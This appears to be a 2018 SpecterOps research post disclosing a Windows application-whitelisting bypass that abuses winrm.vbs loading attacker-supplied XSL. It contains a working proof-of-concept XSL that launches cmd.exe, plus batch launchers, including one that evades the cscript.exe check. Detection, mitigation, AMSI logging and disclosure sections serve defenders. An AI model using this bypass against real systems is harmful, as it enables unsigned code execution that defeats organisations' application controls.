
Application Whitelisting Bypass and Arbitrary Unsigned Code Execution Technique in winrm.vbs



Matt Graeber · Follow

Published in Posts By SpecterOps Team Members · 8 min read · Jul 12, 2018

Bypass Technique Description

winrm.vbs (a Windows-signed script in System32) is able to consume and execute attacker-controlled XSL which is not subject to "enlightened script host" restrictions, resulting in the execution of arbitrary, unsigned code execution.

When you supply "-format:pretty" or "-format:text" to winrm.vbs, it pulls WsmPty.xsl or WsmTxt.xsl respectively from the directory in which cscript.exe resides. This means that if an attacker copies cscript.exe to an attacker-controlled location where their malicious XSL resides, they will achieve arbitrary unsigned code execution. This issue is effectively identical to Casey Smith's wmic.exe technique.

Bypass Technique Proof of Concept

The weaponization workflow is as follows:

1. Drop a malicious WsmPty.xsl or WsmTxt.xsl to an attacker-controlled location.
2. Copy cscript.exe (or wscript.exe using a trick described later) to the same location.
3. Execute winrm.vbs with the "-format" switch specifying "pretty" or "text" depending upon which .XSL file is dropped — WsmPty.xsl or WsmTxt.xsl, respectively.

Here is an example "malicious" XSL that could be dropped to an attacker-controlled directory (for the sake of this example, in C:\BypassDir\WsmPty.xsl):

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform"
xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
 <ms:script implements-prefix="user" language="JScript">
 <![CDATA[
 var r = new ActiveXObject("WScript.Shell").Run("cmd.exe");
 ]]> </ms:script>
</stylesheet>
```

A proper weaponization of WsmPty.xsl would likely include an embedded DotNetToJScript payload resulting in the execution of arbitrary, unsigned code.

Upon dropping WsmPty.xsl, the following batch file can be used to launch the payload:

```
mkdir %SystemDrive%\BypassDir
copy %windir%\System32\cscript.exe %SystemDrive%\BypassDir
%SystemDrive%\BypassDir\cscript //nologo
%windir%\System32\winrm.vbs get wmicimv2/Win32_Process?Handle=4 -
format:pretty
```

Discovery Methodology

This discovery essentially occurred through happenstance. Some short time after working with Casey on his wmic.exe XSL-based bypass, I happened to be auditing built-in VBS and JScript files (i.e. WSH scripts) for additional bypass opportunities. My motivation for auditing those file types was inspired by Matt Nelson who initially piqued my interest with his purprn.vbs injection technique. While reading through the source of winrm.vbs, the strings “WsmPty.xsl” and “WsmTxt.xsl” immediately stood out to me because as Casey had demonstrated in his blogpost, applications that consume XSL have the potential to permit arbitrary code execution by embedding WSH script content into the XSL file. Sure enough, winrm.vbs was no exception.

More generally, I am often very much motivated to find signed scripts and binaries that permit arbitrary, unsigned code execution as they will not only circumvent application whitelisting but they are also unlikely to be detected by security products (at least, not until they’re published). I am always on the hunt!

Detection and Evasion Strategies

In order to build robust detections for this technique, it is important to identify the minimum set of components required to perform the technique.

> *An attacker-controlled WsmPty.xsl or WsmTxt.xsl must be dropped.*

winrm.vbs hardcodes WsmPty.xsl and WsmTxt.xsl and explicitly binds them to the "pretty" and "text" arguments. There appears to be no way to direct winrm.vbs to consume a different XSL file from a directory other than the current working directory of the executable consuming the XSL payload (i.e. cscript.exe in most cases). From a detection perspective, the presence of a WsmPty.xsl or WsmTxt.xsl file that has a hash different from those present in System32 should be considered suspicious. Fortunately, the hashes for the legitimate XSL files should rarely, if ever change.

Additionally, the legitimate WsmPty.xsl and WsmTxt.xsl files are catalog-signed. Any deviation from those hashes will result in files that are no longer signed. In other words, any WsmPty.xsl or WsmTxt.xsl on disk that is not signed should be treated with suspicion. Note that catalog signature validation requires that the "cryptsvc" service be running.

> *The signed winrm.vbs must be executed. If an attacker were to edit the contents of winrm.vbs, the value of this bypass would be invalidated.*

Building a detection based off the presence of winrm.vbs in the command-line is relatively weak as the attacker can rename winrm.vbs to the filename of their choosing.

> *The "format" parameter must be specified with arguments of "pretty" or "text" in order to consume XSL files.*

The following case insensitive argument variations of the "format" parameter are permitted:

```
-format:pretty
-format:"pretty"
/format:pretty
/format:"pretty"
-format:text
-format:"text"
/format:text
/format:"text"
```

While building detections off just the presence of "format" will catch all variations, the detection may be false positive-prone. The extent to which the "format" parameter is used legitimately will depend on the organization. Legitimate invocations, however, are unlikely to be invoked from anywhere besides cscript.exe and winrm.vbs within System32.

> *winrm.vbs is expected to execute from cscript.exe. There is logic in the script that performs that validation.*

winrm.vbs validates that it executes from cscript.exe by validating that WScript.FullName (the full path to the executing host binary) contains "cscript.exe". It is a weak validation though because it only checks that "cscript.exe" is anywhere in the full path. What this means for an attacker is that if they wanted to either launch winrm.vbs from a renamed cscript.exe or even from another script host binary (like wscript.exe), they could. Here is an update .bat PoC that bypasses the "cscript.exe" check.

```
mkdir %SystemDrive%\BypassDir\cscript.exe
copy %windir%\System32\wscript.exe
%SystemDrive%\BypassDir\cscript.exe\winword.exe
%SystemDrive%\BypassDir\cscript.exe\winword.exe //nologo
%windir%\System32\winrm.vbs get wmicimv2/Win32_Process?Handle=4 -
format:pretty
```

Detection Robustness Notes

- The `get wmicimv2/Win32_Process?Handle=4` argument in the PoC example was selected solely for the purposes of demonstrating a realistic command-line argument that would actually return something useful, assuming the WinRM service is enabled. Note that the WinRM service does not need to be enabled for this technique to work, though. There are various other options that support the "format" parameter. There is nothing about these options that demonstrate any form of malicious intent.

- Robust detections will not involve looking for cscript.exe or wscript.exe in the command-line. While this may facilitate detecting non-evasive tradecraft, there is nothing preventing an attacker from copying and renaming WSH host executables. A more robust detection of process execution would entail validating the "Original filename" along with the signature of the binary. "Original filename" (a component of the "version info" embedded resource) is a part of the hash calculation when the file was signed. If an attacker attempted to modify any embedded resources within the WSH host executable, the signature becomes invalidated.

Mitigation and Prevention Strategies

This technique can be prevented by enabling Windows Defender Application Control (WDAC) with User Mode Code Integrity (UMCI) enforced. Vulnerable versions of the script would need to be blocked by hash as there is no other robust method of blocking vulnerable signed scripts. Identifying all vulnerable versions of a script is difficult, if not impossible, however, as it is unlikely that a defender would capture all hashes of all vulnerable versions of winrm.vbs across all possible Windows builds. This blog post goes into more detail about the ineffectiveness of script blacklisting.

As for mitigating the issue, Microsoft can fix the issue in the script and publish a new catalog signature. In doing so, that would render previous, vulnerable versions of the script as unsigned. So if script signing were enforced with WDAC, previous vulnerable versions of winrm.vbs would fail to execute. This scenario only prevents a non-administrator from executing vulnerable winrm.vbs versions, however. An attacker running as administrator can install previous catalog signatures, restoring the ability to execute vulnerable winrm.vbs versions.

Both of the mentioned prevention/mitigation scenarios rely upon WDAC enforcement. Considering the overwhelming majority of organizations will not have WDAC enabled, even with a fixed winrm.vbs, there would be nothing preventing an attacker from dropping a vulnerable version of winrm.vbs to disk and executing that. In the end, there really is no robust prevention solution even with a fix to winrm.vbs.

WSH/XSL Script Optics

This is not the first and it certainly won't be the last time XSL and WSH will be abused by attackers. Ideally, attackers should have insight into what payloads execute whether they execute from disk or entirely in memory. PowerShell has this ability out of the box with scriptblock logging. There is no such equivalent for WSH content, however. With the introduction of the Antimalware Scan Interface (AMSI) though, it is possible to capture WSH contents if you're comfortable working with ETW.

AMSI optics are exposed via the `Microsoft-Antimalware-Scan-Interface` ETW provider. If you want to experiment capturing AMSI events, one of the best libraries to work with is KrabsETW. For simple experimentation purposes though, ETL traces can be captured with logman.exe. For example, the following commands would start and stop an ETW trace and save AMSI-related events to AMSITrace.etl:

```
logman start AMSITrace -p Microsoft-Antimalware-Scan-Interface
Event1 -o AMSITrace.etl -ets
<After starting the trace, this is when you'd run your malicious
code to capture its context.>
logman stop AMSITrace -ets
```

While the mechanics of ETW are out of scope for this post, you may be wondering how I knew about the Microsoft-Antimalware-Scan-Interface ETW provider and where the "Event1" keyword came from.

I knew about the ETW provider name by querying registered providers with the `logman query providers` command. "Event1" corresponds to the keyword that captures AMSI context. To discover that keyword, I used perfview.exe to

dump the ETW manifest to XML. The manifest also gives you great insight into the events that can be collected via the provider.

Upon capturing a .ETL trace, you can analyze it with your tool of choice. Get-WinEvent in PowerShell is a great built-in .ETL parser. I wrote a short script to demonstrate parsing out AMSI events. Take note of the bug in how WSH fails to supply the “contentname” property resulting in the need to manually parse the event data. The script will also capture PowerShell content.

After capturing a trace, you will see the contents of the executed payload.

Example showing the AMSI ETW provider capturing attack context from the PoC XSL payload referenced earlier

Getting ETW-based optics and detections to scale is out of scope for this post but hopefully, this example can serve to motivate you to investigate it further.

Disclosure Timeline

As committed as SpecterOps is to transparency, we acknowledge the speed at which attackers adopt new offensive techniques once they are made public. This is why prior to publicization of a new offensive technique, we regularly inform the respective vendor of the issue, supply ample time to mitigate the issue, and notify select, trusted vendors in order to ensure that detections can be delivered to their customers as quickly as possible.

Because this technique affects Windows Defender Application Control (a serviceable security feature through MSRC), the issue was reported to Microsoft. The disclosure timeline was as follows:

- April 24, 2018 — Report sent to MSRC
- April 24, 2018 — Report acknowledged and assigned a case number
- April 30, 2018 — Received email indicating that the issue was reproduced
- May 24, 2018 — Email sent to MSRC requesting an update
- May 28, 2018 — Response stating that an evaluation is still in progress
- June 10, 2018 — Email sent to MSRC requesting an update
- June 11, 2018 — Response from MSRC stating the product team targets a fix for August
- July 12, 2018 — Response from MSRC stating that the issue cannot be addressed via a security update and that it may be addressed in v.Next

Security | Application Whitelisting | Detection